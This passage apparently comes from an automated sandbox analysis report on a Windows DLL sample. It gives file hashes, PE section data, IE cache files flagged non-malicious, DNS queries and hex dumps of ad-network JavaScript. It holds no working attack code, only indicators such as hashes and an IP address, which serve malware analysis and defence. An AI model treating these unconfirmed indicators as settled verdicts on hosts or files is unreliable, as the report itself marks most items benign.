Preview:	/*! Error: C:/a/_work/1/s/Statics/WebCore.Statics/Css/Modules/ExternalContentModule/Uplevel/Base/externalContentModule.scss(207,3): run-time error CSS1062: Expe cted semicolon or closing curly-brace, found '@include.multiLineTruncation' */....@charset "UTF-8";div.adcontainer iframe[width='1']{display:none}span.nativead{font-weigh t:600;font-size:1.1rem;line-height:1.364}div:not(.ip) span.nativead{color:#333}.todaymodule .smalla span.nativead,.todaystripe .smalla span.nativead{bottom:2rem ;display:block;position:absolute}.todaymodule .smalla a.nativead .title,.todaystripe .smalla a.nativead .title{max-height:4.7rem}.todaymodule .smalla a.nativead .caption, .todaystripe .smalla a.nativead .caption{padding:0;position:relative;margin-left:11.2rem}.todaymodule .mediuma span.nativead,.todaystripe .mediuma span.nativead {bottom:1.3rem}.ip a.nativead span:not(.title):not(.adslabel),.mip a.nativead span:not(.title):not(.adslabel){display:block;vertical-align:top;color:#a0a0a0}.ip a.nativead .captio

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\52-478955-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	396900
Entropy (8bit):	5.314138504283414
Encrypted:	false
SSDEEP:	6144:WXP9M/wSg/5rs1JuKb4KAuPmqqIjHSjasCr1BgxO0DkV4FcjtIuNK:YW/fjqIjHdl16tbcjut
MD5:	635C7C1B8F0A7A5B28EECA13824ABA3C
SHA1:	84340599D2873DCCED885061C40C89DE26228F3A
SHA-256:	C1478CDAFDCA1FC46CF5BC326FD291913C4922D53D97291612F9243626950FBF
SHA-512:	8B65EBEE5CC15558654151B73B5610126A4AF19DF20EE7DD80F0AC3A46089487F846114C3336F9A457D6545A900EC24CDD6B7752E990FAF3A78BF7C269ADBF6
Malicious:	false
Preview:	var Perf,globalLeft,Gemini,Telemetry,utils,data,MSANTracker,deferredCanary,g_ashsC,g_hsSetup,canary;window._perfMarker&&window._perfMarker("TimeToJsBu ndleExecutionStart");define("jqBehavior",["jquery","viewport"],function(n){return function(t,i,r){function u(n){var t=n.length;return t>1?function(){for(var i=0;i<t;i++)n[i]():t?n [0]:f}function f(){}if(typeof t!="function")throw"Behavior constructor must be a function";if(i&&typeof i!="object")throw"Defaults must be an object or null";if(r&&typeof r!="object")throw"Exclude must be an object or null";return r=r||{},function(f,e,o){function c(n){n&&(typeof n.setup=="function"&&l.push(n.setup),typeof n.teardown=="fun ction"&&a.push(n.teardown),typeof n.update=="function"&&v.push(n.update))}var h;if(o&&typeof o!="object")throw"Options must be an object or null";var s=n.extend(!0, {},i,o),l=[],a=[],v=[],y=!0;if(r.query){if(typeof f!="string")throw"Selector must be a string";c(t(f,s))}else h=n(f,e),r.each?c(t(h,s)):(y=h.length>0,h.each(function(

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\AANuZgF[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	750
Entropy (8bit):	7.653501615166515
Encrypted:	false
SSDEEP:	12:6v/7Wrv0Y7COhH4wY2zKLlJsmUhrpB02KYMYv7LLMVjcS0mNUfozbbj3rtpQd3HO:xrcYOEV3KLXfIB9MYjHMVl0mKozbH3hv
MD5:	93D77F5C5FFACEBA12A1ABFC6190B947
SHA1:	8001474A7342EBF760C66F1C30E48E32E00F2AF3
SHA-256:	E6DA934C90931C6089ADB3D213DDD70C7104D0A182A98AB1C663CEDAE37F83A1
SHA-512:	D5F874DF89D82CC819B7D591766300FC701F0E1FFC6055D4CC4BA55F10674F88EDDA565EB1FA57886AC16A57926EBBBC9A108D45D057D76B904383247CE7EA5
Malicious:	false
Preview:	.PNG........IHDR.....a....pHYs.....+.....IDATx..S]HSq...~l.F.af....j..i.(..... ._r...[.!jE.c.....(..\.5.a.X.b.sMj.M.{;....z.....?.....s.--}*..$S.._\|..EEA.....*$Q...#N;.d2.a.UU. r.".*lh...k.2...<..S.$>L.,,..`$..../*hmr.st+.3Y..(.o..U8.\..G.....K...../..q....E...>.EQ..+.j..Y..S.0K... P.%.z....h..=.C.>.`.YD....1."3x.....z.1.....$dId.@4U..iG*...Q....[c_.kg.h...._~.? 6.....u .N....68.j"....Pv*..$h....S...!...7..h..C"1.".1.,...>.`....L...sF..<..)...}.X..w....J...n[u...V..g.....E.+N.....O..R..Yt<.i.y.j.aOM.N_.A..t.i.4a.._.....z....yR[@-..=.x.:....b'h.jmd... /.....P.B.p9...U...wQ.EJhLpi.XJ.....x..B...;6..HT.S.xz....a.(k....f.#.4z..Z g.q.....$Z..@y.....B.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\AAPFmi4[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	846
Entropy (8bit):	7.686542726414513
Encrypted:	false
SSDEEP:	12:6v/7cM4j39Et8keaWbqx5608BcA5Anj/HwvwFxobkq4vIkOR3+XOq9zo7pZEz:1MAES35OxE0CAHDFxrEkU0tzo7p2z
MD5:	6F93C3616FBC7B9E97E87E718DF27B14
SHA1:	33F4B22E6C3DC6E9A2BDE8BECC3FC20D2F90A1B3
SHA-256:	DFCE8AE7B7C17FE90C55D7EE093936137DD0528FC4CC5BACDB5ED071FD2E312E
SHA-512:	99599A61F4D2FE8F28F32DDD62239E6FF86A68249A59D5B56AFF1F5D76B41FA841C20890C6BD943078CFBFC807CEDB1711499657866B7C259CC20C55D675D73
Malicious:	false
Preview:	.PNG........IHDR.....a....pHYs.....+.....IDATx...]LSg....=-x....!.....'.H.).$c].xc.7F.,r.eK.x...hf.[.D..}...%.nj..D...H.....@[(.~p.....n..=..o.....G.....V..n>J..p.`,....g1m..ZjK@ .VHV..Bst.B.1..z5$M.q..q..0.u*g.5l.P. K..Cq.|....k....]l..p..0..[1.4n.....z..it..H.0.O...B...,!..[.....`.k..d..'.~...7S.X(....&....,.&R..UU...L6s._8....D.=.. 2.7w...9....!...J...<.q....}r...|.#... GB.....u....u.....b9*l.....%lb.....LGQ..G."a....[..B...sYdM.!.A...7vv.J$x..U.H(9..d.....U\8....N...9....N..U\=9....2SmG.....s,&.b.3.....7....,..[.....Eb$.=w...x8M:..*z....b.2..8f#.-"....~- ."......E.S.Q.....[(.D.....zB...z.^.H_.]U.9h.....N^..4f0M.....%.An.xin....4.....7..^[...w'./.....:.2nw....L...J.....N5W..5.q.....}..wT.....,.R.N;4W:x..e.U...j. ...)/.dj#.d._.je.x... @."_.@z.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\AAPwesU[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	777
Entropy (8bit):	7.6388112692970775
Encrypted:	false
SSDEEP:	24:+7lA8BoZmceXqKpNkTxSdmeGt0VLQT2NA2LTBixN:oVoZBn+aFQmFCV8r2L10
MD5:	A89DEB9BD9C12EE39216B4724EF24752
SHA1:	F3410A1069610A57CA068947F1A77F73B9B20FDA
SHA-256:	7438061CAC6A152A15BD67057926404DB423936B22635A1902B0BF54C4B14464
SHA-512:	4065BD6D0C141DF2AB3C4CF0AE2C0D87530363EC2CAFCF47493F8CA69025C8613B2B77065924F49AFE4C810A7D6DDD14DFCB3E69274EC7D167382D24806F70 7
Malicious:	false
Preview:	.PNG........IHDR.....a....pHYs.....+.....IDATx.e.{L.q..?.s.]uq.H..)QV.J.....56.f.l..iXn..0.[6L.%L.ki,,)V1b.J.SgrKg....9o....{....~..s..1.z.....J.44w1..Y.7;..c>.W..u.O.. d..vE.[2.9_....pN.].....J.....].D.....Q@g.w.[.q.mC.b..b.,..s*.O^~$5..oK3qq.%9&.....{PK...kf..S..d..%.....[....)*.fSb(*!....Q..C.;k.....-.;Ab6E..0...Nb.....,C...A...IG...5.&Q.....5....J. .....LC.._.}..VA.....rJ....h..&.LDQP.cA.'..3qsu.d2">r...%1:.PA.k..c8Ak.W^..s ._/-.n=.~#VV#d...\.....B.<.{..Q...}.{k..._.E.B,..O.....b6...p.....L...*.....>....m.j?.R..3.OP...g._.f 6..?...._N...l..8.....r..rhG....i.8%`.@.....]...%*|.....T?.k[u..`/6&.r.P2..k...ZG.._....I+.HX.....d..R..&...9.....be_&...y.|".z)...lGv..a.....zE.|..s....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\AAPwrS4[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	573
Entropy (8bit):	7.438664837450848
Encrypted:	false
SSDEEP:	12:6v/7NzFouDfSmgPEBv2aglxp1ATFlmASPBk3YRRiRHTu9L2p3A5k/1:mpouDft7v9IGpg5k3YRRCxAc
MD5:	BD4DAB976E44AB21C770DE6EBC9F620C
SHA1:	61D80892172A51C39CB605065CD7971D093EFF16

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\AAPwrS4[1].png	
SHA-256:	9EB1FDAB9D3AFBEC190C1BDD7172F14B427BDD0222230302C7C7B7068CF3B39E
SHA-512:	3D24557B9626115E897C191200AEF0F7044FADC33CFC35B30A291A2BA5BF547A33B087E8C14E1BA947B14E48D2D0E3593BF38995140AE2E978845A850A2E9B1B
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx...KkSQ...$..I....R.-VJ..Vp.DG...:.s'.....p.D..EPD..VZ...Zl|..M.p.{R..Y69....k..oT-e..aQ..qj...z.j..H"..$..L.O.6..._....&.N... .....e.....Z..@.....D...?....D.....@.$lo..+...U.....t...N....;.h6...9!.....J....._.eF.;....1P..]X...K0<.%..7..3...Cp.Oe.....H...k.l.A&..(...&.B@.[`e.]9..ba.....0T.?'..Y....V...@....JG:...rAk..n"' .Qp_}.j..hV[WD...?...../kA..I.{....G.....%.....B.....y....O..j~...E.6wH{.T.AC.y.l. ..'.7...i.....D.....'....!p..b...U.?{.....i.c.....&.)....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\AAQby46[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	363
Entropy (8bit):	7.158572738726479
Encrypted:	false
SSDEEP:	6:6v/lhPahmo4mUMeAcyo60p0DbmaEqs2WQ5xTJp8ub7rvz81qBI884CUq109LaP/U:6v/7N/Nqf0m/WqxHfq6IHhUuHU
MD5:	2F9F3CB5388BCD08347366720CE5D288
SHA1:	A39BAC27D57324389B7B65180D231A9030494616
SHA-256:	8E87ACBF78E18EEF07524A2EDB0100BBBF77213CC16227046411F1EEBB6727F4
SHA-512:	FC26F4E0B2B8FDDFEE5657C9425FF0F8C6E2CFF0B8144E3DA597DBA15CA28CE2B10113967B3DE61DD137C6AE384199A03974761A5382FEA93BE250EF9217C2D
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..1..@..?.....i.."n.s.t..*..g.:..b...m..^AR..Z..M. l...d.....3.....Z%}.....Ox..z,.r...1.. ....!.Y.q8..}..p.jb.^s:.(....v.M.E.. {..#....L..g0.p..H....p...*J.M.m[..Z-.T.-.B...<..Z.l..)b.X0.....j.r.d2....0M.].a....3. ....a....L..76....EN...5T5}.....'..SZdb...g....IEND.B`.

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.726185656435229
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Bccw1xUJah.dll
File size:	829440
MD5:	fbe56ca46b61fa3008caa98e6f4a917a
SHA1:	ec752c16c271384004ad3dc4a25d6fbf52b2bcb8
SHA256:	a46566a9cae02c1b04da80f4ff402727eb41ed0d8c0ab8f837a10d68cfa4f61b
SHA512:	d3b3f17437f719f4c0f803f3ebc9c41f93060ffdb615d2c9f1b1f7377f9f97546cc37eb3defdeae72635ba59e5d6a4ba7b0a8511ab429778fcb09288c026fc3b
SSDEEP:	12288:5e62lbUp6cgHVysjTEs0auETHl4GbOX4NNVjmFuu4l7Sk4BwhWyy6W0WTbh/Q:5e6T06hHXEYHl4GbOX4NN0V77syET9/
File Content Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....#.I.M.I.M.I.M.].N.].M.].H...M.].I.^.M.].L.J.M.I.L...M...I.F.M...N.^.M...H...M...I.N.M...N.H.M...H.E.M...H.{.M...I.\.M...M.H.M

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10086b9b
Entrypoint Section:	.text

General

Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61A8811A [Thu Dec 2 08:17:30 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	e1cf68522b8503bd17e1cb390e0c543b

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xa5645	0xa5800	False	0.474065037292	data	6.66550908033	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xa7000	0x12d78	0x12e00	False	0.547327711093	data	5.9880767358	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xba000	0xf6d8	0xea00	False	0.181223290598	data	4.5951956439	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0xca000	0x33c8	0x3400	False	0.779522235577	data	6.64818047623	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2021 00:59:57.605915070 CET	192.168.2.4	8.8.8.8	0xf238	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:03.281794071 CET	192.168.2.4	8.8.8.8	0xc7b7	Standard query (0)	contextual.media.net	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:05.073286057 CET	192.168.2.4	8.8.8.8	0x2af5	Standard query (0)	lg3.media.net	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:05.924860954 CET	192.168.2.4	8.8.8.8	0x72b4	Standard query (0)	hblg.media.net	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:08.254892111 CET	192.168.2.4	8.8.8.8	0x1c12	Standard query (0)	cvision.media.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2021 01:00:08.637795925 CET	192.168.2.4	8.8.8.8	0x4d1e	Standard query (0)	browser.events.data.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:09.115899086 CET	192.168.2.4	8.8.8.8	0x86cd	Standard query (0)	btloader.com	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:09.650811911 CET	192.168.2.4	8.8.8.8	0x7a14	Standard query (0)	srtb.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:14.762367010 CET	192.168.2.4	8.8.8.8	0x6a82	Standard query (0)	img.img-taboola.com	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:16.882066011 CET	192.168.2.4	8.8.8.8	0xa148	Standard query (0)	assets.msn.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2021 00:59:57.624985933 CET	8.8.8.8	192.168.2.4	0xf238	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 01:00:03.304138899 CET	8.8.8.8	192.168.2.4	0xc7b7	No error (0)	contextual.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:05.094561100 CET	8.8.8.8	192.168.2.4	0x2af5	No error (0)	lg3.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:05.951189995 CET	8.8.8.8	192.168.2.4	0x72b4	No error (0)	hblg.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:08.275866985 CET	8.8.8.8	192.168.2.4	0x1c12	No error (0)	cvision.media.net	cvision.media.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 01:00:08.657382965 CET	8.8.8.8	192.168.2.4	0x4d1e	No error (0)	browser.events.data.msn.com	global.asimov.events.data.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 01:00:09.136090994 CET	8.8.8.8	192.168.2.4	0x86cd	No error (0)	btloader.com		172.67.70.134	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:09.136090994 CET	8.8.8.8	192.168.2.4	0x86cd	No error (0)	btloader.com		104.26.6.139	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:09.136090994 CET	8.8.8.8	192.168.2.4	0x86cd	No error (0)	btloader.com		104.26.7.139	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:09.669980049 CET	8.8.8.8	192.168.2.4	0x7a14	No error (0)	srtb.msn.com	www.msn.com		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 01:00:09.669980049 CET	8.8.8.8	192.168.2.4	0x7a14	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 01:00:14.781610966 CET	8.8.8.8	192.168.2.4	0x6a82	No error (0)	img.img-taboola.com	tls13.taboola.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 01:00:14.781610966 CET	8.8.8.8	192.168.2.4	0x6a82	No error (0)	tls13.taboola.map.fastly.net		151.101.1.44	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:14.781610966 CET	8.8.8.8	192.168.2.4	0x6a82	No error (0)	tls13.taboola.map.fastly.net		151.101.65.44	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:14.781610966 CET	8.8.8.8	192.168.2.4	0x6a82	No error (0)	tls13.taboola.map.fastly.net		151.101.129.44	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:14.781610966 CET	8.8.8.8	192.168.2.4	0x6a82	No error (0)	tls13.taboola.map.fastly.net		151.101.193.44	A (IP address)	IN (0x0001)
Dec 3, 2021 01:00:16.901807070 CET	8.8.8.8	192.168.2.4	0xa148	No error (0)	assets.msn.com	assets.msn.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- https:
  - btloader.com
  - img.img-taboola.com

- 172.104.227.98

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49811	172.67.70.134	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:00:09 UTC	0	OUT	GET /tag?o=6208086025961472&upapi=true HTTP/1.1 Accept: application/javascript, */*;q=0.8 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: btloader.com Connection: Keep-Alive
2021-12-03 00:00:09 UTC	0	IN	HTTP/1.1 200 OK Date: Fri, 03 Dec 2021 00:00:09 GMT Content-Type: application/javascript Content-Length: 10228 Connection: close Cache-Control: public, max-age=1800, must-revalidate Etag: "9797e32e55e3f8093ab50fb8720d0aa7" Vary: Origin Via: 1.1 google CF-Cache-Status: HIT Age: 2644 Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=%2FMxy9%2FWnxQCBDMkfZc2Pk6teRBFHtwbGlOh5D0xhQ1jPlDkGJRWC7WbZPUvanxT%2FGnW%2Fb1LYO48UiUFXQUskEC5H5uQyPmOcCCn1kiCliasli%2F7j3KFNgd0LvjkGGg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6b78835a3c885ba4-FRA
2021-12-03 00:00:09 UTC	1	IN	Data Raw: 21 66 75 6e 63 74 69 6f 6e 28 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 66 75 6e 63 74 69 6f 6e 20 72 28 65 2c 69 2c 63 2c 6c 29 7b 72 65 74 75 72 6e 20 6e 65 77 28 63 3d 63 7c 7c 50 72 6f 6d 69 73 65 29 28 66 75 6e 63 74 69 6f 6e 28 6e 2c 74 29 7b 66 75 6e 63 74 69 6f 6e 20 6f 28 65 29 7b 74 72 79 7b 72 28 6c 2e 6e 65 78 74 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 61 28 65 29 7b 74 72 79 7b 72 28 6c 2e 74 68 72 6f 77 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 72 28 65 29 7b 76 61 72 20 74 3b 65 2e 64 6f 6e 65 3f 6e 28 65 2e 76 61 6c 75 65 29 3a 28 28 74 3d 65 2e 76 61 6c 75 65 29 69 6e 73 74 61 6e 63 65 6f 66 20 63 3f 74 3a 6e 65 77 20 63 28 66 75 6e 63 74 69 6f Data Ascii: !function(){"use strict";function r(e,i,c,l){return new(c=c||Promise)(function(n,t){function o(e){try{r(l.next(e))}catch(e){t(e)}}function a(e){try{r(l.throw(e))}catch(e){t(e)}}function r(e){var t;e.done?n(e.value):((t=e.value)instanceof c?t:new c(functio
2021-12-03 00:00:09 UTC	1	IN	Data Raw: 66 75 6e 63 74 69 6f 6e 28 74 29 7b 69 66 28 61 29 74 68 72 6f 77 20 6e 65 77 20 54 79 70 65 45 72 72 6f 72 28 22 47 65 6e 65 72 61 74 6f 72 20 69 73 20 61 6c 72 65 61 64 79 20 65 78 65 63 75 74 69 6e 67 2e 22 29 3b 66 6f 72 28 3b 63 3b 29 74 72 79 7b 69 66 28 61 3d 31 2c 72 26 26 28 69 3d 32 26 74 5b 30 5d 3f 72 2e 72 65 74 75 72 6e 3a 74 5b 30 5d 3f 72 2e 74 68 72 6f 77 7c 7c 28 28 69 3d 72 2e 72 65 74 75 72 6e 29 26 26 69 2e 63 61 6c 6c 28 72 29 2c 30 29 3a 72 2e 6e 65 78 74 29 26 26 21 28 69 3d 69 2e 63 61 6c 6c 28 72 2c 74 5b 31 5d 29 29 2e 64 6f 6e 65 29 72 65 74 75 72 6e 20 69 3b 73 77 69 74 63 68 28 72 3d 30 2c 69 26 26 28 74 3d 5b 32 26 74 5b 30 5d 2c 69 2e 76 61 6c 75 65 5d 29 2c 74 5b 30 5d 29 7b 63 61 73 65 20 30 3a 63 61 73 65 20 31 3a 69 3d Data Ascii: function(t){if(a)throw new TypeError("Generator is already executing.");for(;c;)try{if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw||((i=r.return)&&i.call(r),0):r.next)&&!(i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.value]),t[0]){case 0:case 1:i=
2021-12-03 00:00:09 UTC	2	IN	Data Raw: 6d 65 6e 74 29 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 65 29 7d 29 7d 76 61 72 20 75 2c 61 2c 64 2c 62 2c 6d 3b 75 3d 22 36 32 30 38 30 38 36 30 32 35 39 36 31 34 37 32 22 2c 61 3d 22 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 64 3d 22 61 70 69 2e 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 62 3d 22 32 2e 30 2e 32 2d 32 2d 67 66 64 63 39 30 35 34 22 2c 6d 3d 22 22 3b 76 61 72 20 6f 3d 7b 22 6d 73 6e 2e 63 6f 6d 22 3a 7b 22 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 74 72 75 65 2c 22 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 66 61 6c 73 65 2c 22 77 65 62 73 69 74 65 5f 69 64 22 3a 22 35 36 37 31 37 33 37 33 38 38 36 39 35 35 35 32 22 7d 7d 2c 77 3d 7b 74 72 61 63 65 49 44 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b Data Ascii: ment).appendChild(e)})}var u,a,d,b,m;u="6208086025961472",a="btloader.com",d="api.btloader.com",b="2.0.2-2-gfdc9054",m="";var o={"msn.com":{"content_enabled":true,"mobile_content_enabled":false,"website_id":"5671737388695552"}},w={traceID:function(e,t,n){
2021-12-03 00:00:09 UTC	4	IN	Data Raw: 30 2c 70 2e 77 65 62 73 69 74 65 49 44 3d 6f 5b 6e 5d 2e 77 65 62 73 69 74 65 5f 69 64 2c 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 2c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 29 3b 74 7c 7c 28 28 6e 65 77 20 49 6d 61 67 65 29 2e 73 72 63 3d 22 2f 2f 22 2b 64 2b 22 2f 6c 3f 65 76 65 6e 74 3d 75 6e 6b 6e 6f 77 6e 44 6f 6d 61 69 6e 26 6f 72 67 3d 22 2b 75 2b 22 26 64 6f 6d 61 69 6e 3d 22 2b 65 29 7d 28 29 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 74 61 67 5f 64 3d 7b 6f 72 67 49 44 3a 75 2c 64 6f 6d 61 69 6e 3a 61 2c 61 70 69 44 6f 6d 61 69 6e 3a 64 2c 76 65 72 73 69 6f 6e 3a 62 2c 77 Data Ascii: 0,p.websiteID=o[n].website_id,p.contentEnabled=o[n].content_enabled,p.mobileContentEnabled=o[n].mobile_content_enabled);t||((new Image).src="//"+d+"/l?event=unknownDomain&org="+u+"&domain="+e)}(),window.__bt_tag_d={orgID:u,domain:a,apiDomain:d,version:b,w

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:00:09 UTC	5	IN	Data Raw: 7b 6d 69 6e 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 2b 6f 2b 30 29 29 2c 6d 61 78 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 2b 6f 2b 30 2b 74 29 29 7d 2c 6f 2b 3d 74 7d 29 7d 76 61 72 20 6c 3d 74 5b 30 5d 3b 69 66 28 6e 75 6c 6c 21 3d 6c 26 26 6c 2e 62 75 6e 64 6c 65 73 29 7b 76 61 72 20 73 3d 6f 2c 75 3d 31 2d 6f 3b 4f 62 6a 65 63 74 2e 6b 65 79 73 28 6c 2e 62 75 6e 64 6c 65 73 29 2e 73 6f 72 74 28 29 2e 66 6f 72 45 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 6c 2e 62 75 6e 64 6c 65 73 5b 65 5d 3b 69 5b 65 5d 3d 7b 6d 69 6e 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 73 2b 75 2a 61 29 29 2c 6d 61 78 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 73 2b 75 2a 28 61 2b 74 29 29 29 7d 2c 61 2b 3d 74 7d 29 Data Ascii: {min:Math.trunc(100*(+o+0)),max:Math.trunc(100*(+o+0+t))},o+=t})}var l=t[0];if(null!=l&&l.bundles){var s=o,u=1-o;Object.keys(l.bundles).sort().forEach(function(e){var t=l.bundles[e];i[e]={min:Math.trunc(100*(s+u*a)),max:Math.trunc(100*(s+u*(a+t)))},a+=t})
